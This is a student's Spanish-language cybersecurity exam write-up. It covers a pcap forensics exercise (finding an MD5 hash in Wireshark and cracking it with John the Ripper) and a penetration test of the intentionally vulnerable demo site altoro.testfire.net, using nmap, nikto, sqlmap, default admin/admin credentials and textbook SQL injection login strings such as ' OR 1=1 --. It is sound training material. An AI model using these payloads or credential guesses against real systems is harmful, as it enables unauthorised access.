



Examen Final

Module	IT - Cibersecurity
Teacher,-s	Chrystian Ruiz Diaz
Student,-s	Tobías Emanuel González Vera
Career,-s	Ingeniería en Tecnologías de la Información Empresarial
Date	@July 12, 2024
Wochentage	Freitag
Deadline	@July 12, 2024
Status	In progress
Attached files	GuiaExamenFinalPractica.pdf

Ejercicio 1 - La Estafa: obtención de Documentos Confidenciales

Introducción

Documentación de Metodología

¿Cuál es la contraseña texto legible original?

Ejercicio 2 - La Entidad Financiera Vulnerable

Instrucciones

Documentación de la metodología

Resultados


Ejercicio 1 - La Estafa: obtención de Documentos Confidenciales

Introducción

Era un día común en el Departamento de Seguridad Informática cuando un equipo de investigadores forenses recibió una llamada urgente. Una empresa había sido víctima de una estafa, y se sospechaba que un atacante había transferido archivos confidenciales a través de su red. Durante la incautación del equipo del atacante, se capturó todo el tráfico de red en un archivo denominado capture.pcapng. La tarea del equipo de seguridad era analizar esta captura, identificar un archivo específico que contenía un hash MD5 crucial, y descifrar dicho hash para recuperar una contraseña que permitiera el acceso a documentos vitales del caso.


Documentación de Metodología

Instalación de Wireshark y descarga de los documentos necesarios




```
kali@kali: ~  
File Actions Edit View Help  
❯ (kali@kali)-[~]  
❯ $ apt-get wireshark  
Error: Invalid operation get  
❯ (kali@kali)-[~]  
❯ $ apt-get wireshark  
E: Invalid operation wireshark  
❯ (kali@kali)-[~]  
❯ $ sudo apt install wireshark  
[sudo] password for kali:  
wireshark is already the newest version (4.2.5-1).  
wireshark set to manually installed.  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0  
❯ (kali@kali)-[~]  
❯ $
```

Analizando el archivo capture.pcapng en wireshark




Filtro para http



Ahora, hay que buscar el archivo que contiene el hash MD5

@July 12, 2024 11:00 AM Encontrado el hash MD5 en la respuesta del servidor HTTP para la solicitud del archivo "index.log"




hash MD5

```
56ab24c15b72a457069c5ea42fcfc640
```

A continuación, proceder a desencriptar el hash

Primero, ubico los archivos dentro de una carpeta en el escritorio y con la terminar me dirijo ahí



Utilizando el siguiente comando:

```
(kali㉿kali)-[~/Desktop/ciberseguridad.examen1]  
└─$ john --wordlist=dictionary.txt --format=raw-md5 hash.txt
```

Tengo este resultado

```
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --for  
Press 'q' or Ctrl-C to abort, almost any other key for status  
happy (?)  
1g 0:00:00:00 DONE (2024-07-12 11:07) 100.0g/s 57600p/s 57600  
Use the "--show --format=Raw-MD5" options to display all of t  
Session completed.
```

¿Cuál es la contraseña texto legible original?

La contraseña de texto legible original es:

Ejercicio 2 - La Entidad Financiera Vulnerable

Instrucciones

Una entidad financiera de renombre decidió actualizar su plataforma de banca en línea

para ofrecer mejores servicios a sus clientes. Contrataron a una empresa de software

para implementar un sistema robusto que incluyera una interfaz moderna y funcionalidades avanzadas. El sistema, accesible a través de

<http://altoro.testfire.net/>, prometía eficiencia y seguridad. Sin embargo, tras entrar en operación, comenzaron a experimentar varios incidentes de ciberseguridad que comprometían la integridad y confidencialidad de los datos financieros.

Alarmados por la situación, la entidad financiera decidió recurrir a la buena voluntad y

la expertise de los estudiantes de Seguridad TICs. El objetivo era realizar pruebas de

seguridad exhaustivas para identificar y mitigar las vulnerabilidades del sistema.

La Misión de los Estudiantes


Los alumnos, equipados con Kali Linux deberán abordar diferentes aspectos del análisis

de seguridad y responder lo siguiente:

- 1 - Escaneo de Puertos y Servicios
- 2 - Obtención de Credenciales de Administración
- 3 - Explotación de Vulnerabilidades inyección SQL para login (Posibilidad de inyección SQL en los formularios de inicio de sesión y búsqueda)
- 4 - Dirección IP Pública del servidor en cuestión

Documentación de la metodología

Ingresar al sitio web



Escaneando con nmap

```
(kali㉿kali)-[~]
└─$ nmap altoro.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:11:11
Nmap scan report for altoro.testfire.net (65.61.137.117)
Host is up (0.14s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip
8010/tcp  open  xmpp
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 57.46 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap altoro.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:18 EDT
Nmap scan report for altoro.testfire.net (65.61.137.117)
Host is up (0.14s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip
8010/tcp  open  xmpp
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 57.46 seconds
```

Escaneo de vulnerabilidades

```
└─$ nikto -h http://altoro.testfire.net/

- Nikto v2.5.0
-----
+ Target IP:          65.61.137.117
+ Target Hostname:    altoro.testfire.net
+ Target Port:        80
+ Start Time:         2024-07-12 11:24:40 (GMT-4)
-----
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present
+ /: The X-Content-Type-Options header is not set. This could
```

El escaneo inicial con Nikto nos ha proporcionado información valiosa sobre el sitio web <http://altoro.testfire.net/>.

Aquí están algunos de los hallazgos significativos:

1. Servidor y Versión:

- El servidor web identificado es Apache-Coyote/1.1. Es importante conocer la versión del servidor para determinar posibles vulnerabilidades conocidas asociadas a esa versión específica.


2. Encabezados de Seguridad:

- **X-Frame-Options no está presente:**

- **X-Content-Type-Options no está establecido**

Probando credenciales genéricas

Username	admin
Password	admin



Explotación de vulnerabilidades

PRIMER INTENTO, con SQLMAP (DESCARTADO)

```
sqlmap -u "http://altoro.testfire.net/login.jsp" --data="user:"
```

```
(kali@kali)-[~]
└─$ sudo apt get sqlmap
Error: Invalid operation get
```

```
(kali@kali)-[~]
└─$ sudo apt-get sqlmap
E: Invalid operation sqlmap
```

```

└─(kali㉿kali)-[~]
└─$ sqlmap -u "http://altoro.testfire.net/login.jsp" --data="

      ____
     _H_
    ____[()]_____ {1.8.5#stable}
   |_-| . [']      | .'| . |
   |__|_ []]|_|_|_|_|_|_|_|
           |_|V...      |_| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets w

[*] starting @ 11:46:37 /2024-07-12/

```

[11:46:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set it
[11:47:06] [INFO] checking if the target is protected by some
[11:47:06] [CRITICAL] heuristics detected that the target is
are you sure that you want to continue with further target te
[11:47:22] [WARNING] please consider usage of tamper scripts
[11:47:22] [INFO] testing if the target URL content is stable
[11:47:22] [INFO] target URL content is stable
[11:47:22] [INFO] testing if POST parameter 'user' is dynamic
[11:47:22] [WARNING] POST parameter 'user' does not appear to
[11:47:22] [WARNING] heuristic (basic) test shows that POST p
[11:47:23] [INFO] testing for SQL injection on POST parameter
[11:47:23] [INFO] testing 'AND boolean-based blind - WHERE or
[11:47:24] [INFO] testing 'Boolean-based blind - Parameter re
[11:47:24] [INFO] testing 'MySQL >= 5.1 AND error-based - WHE
[11:47:27] [INFO] testing 'PostgreSQL AND error-based - WHERE
[11:47:28] [INFO] testing 'Microsoft SQL Server/Sybase AND er
[11:47:29] [INFO] testing 'Oracle AND error-based - WHERE or
[11:47:30] [INFO] testing 'Generic inline queries'
[11:47:30] [INFO] testing 'PostgreSQL > 8.1 stacked queries (
[11:47:31] [INFO] testing 'Microsoft SQL Server/Sybase stacke
[11:47:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.
[11:47:33] [INFO] testing 'MySQL >= 5.0.12 AND time-based bli
[11:47:34] [INFO] testing 'PostgreSQL > 8.1 AND time-based bl
[11:47:35] [INFO] testing 'Microsoft SQL Server/Sybase time-b

```

```
[11:47:36] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there
[11:48:03] [INFO] testing 'Generic UNION query (NULL) - 1 to
[11:48:03] [CRITICAL] unable to connect to the target URL. sq
[11:48:03] [WARNING] most likely web server instance hasn't r
[11:48:06] [WARNING] POST parameter 'user' does not seem to b
[11:48:06] [INFO] testing if POST parameter 'password' is dyn
[11:48:06] [WARNING] POST parameter 'password' does not appea
[11:48:06] [WARNING] heuristic (basic) test shows that POST p
[11:48:07] [INFO] testing for SQL injection on POST parameter
[11:48:07] [INFO] testing 'AND boolean-based blind - WHERE or
[11:48:08] [INFO] testing 'Boolean-based blind - Parameter re
[11:48:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHE
[11:48:11] [INFO] testing 'PostgreSQL AND error-based - WHERE
[11:48:12] [INFO] testing 'Microsoft SQL Server/Sybase AND er
[11:48:14] [INFO] testing 'Oracle AND error-based - WHERE or
[11:48:15] [INFO] testing 'Generic inline queries'
[11:48:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (
[11:48:16] [INFO] testing 'Microsoft SQL Server/Sybase stacke
[11:48:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.
[11:48:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based bli
[11:48:19] [INFO] testing 'PostgreSQL > 8.1 AND time-based bl
[11:48:20] [INFO] testing 'Microsoft SQL Server/Sybase time-b
[11:48:21] [INFO] testing 'Oracle AND time-based blind'
[11:48:22] [INFO] testing 'Generic UNION query (NULL) - 1 to
[11:48:24] [WARNING] POST parameter 'password' does not seem
[11:48:24] [CRITICAL] all tested parameters do not appear to
```

```
[*] ending @ 11:48:24 /2024-07-12/
```

Resultados

1 - Escaneo de Puertos y Servicios para el servidor

Puertos Abiertos:

- 80/tcp - HTTP
- 443/tcp - HTTPS
- 2000/tcp - Cisco SCCP

- 5060/tcp - SIP
- 8010/tcp - XMPP
- 8080/tcp - HTTP-Proxy

2 - Obtención de Credenciales de Administración


Username	admin
Password	admin

3 - Explotación de Vulnerabilidades inyección SQL para login (Posibilidad de inyección SQL en los formularios de inicio de sesión y búsqueda)

Formulario de Inicio de Sesión

probando como contraseña:

```
" ' OR 1=1 -- "
```



Probando como usuario y contraseña:

```
user: " ' OR 1=1 -- "
password: " ' OR 1=1 -- "
```

Formulario de búsqueda

```
"admin' OR '1'='1' --"
```

```
' OR '1'='1
```

4 – Dirección IP Pública del servidor en cuestión

Utilizando nslookup

```
└─$ nslookup altoro.testfire.net  
Server:          192.168.88.2  
Address:         192.168.88.2#53
```

```
Non-authoritative answer:  
Name:   altoro.testfire.net  
Address: 65.61.137.117
```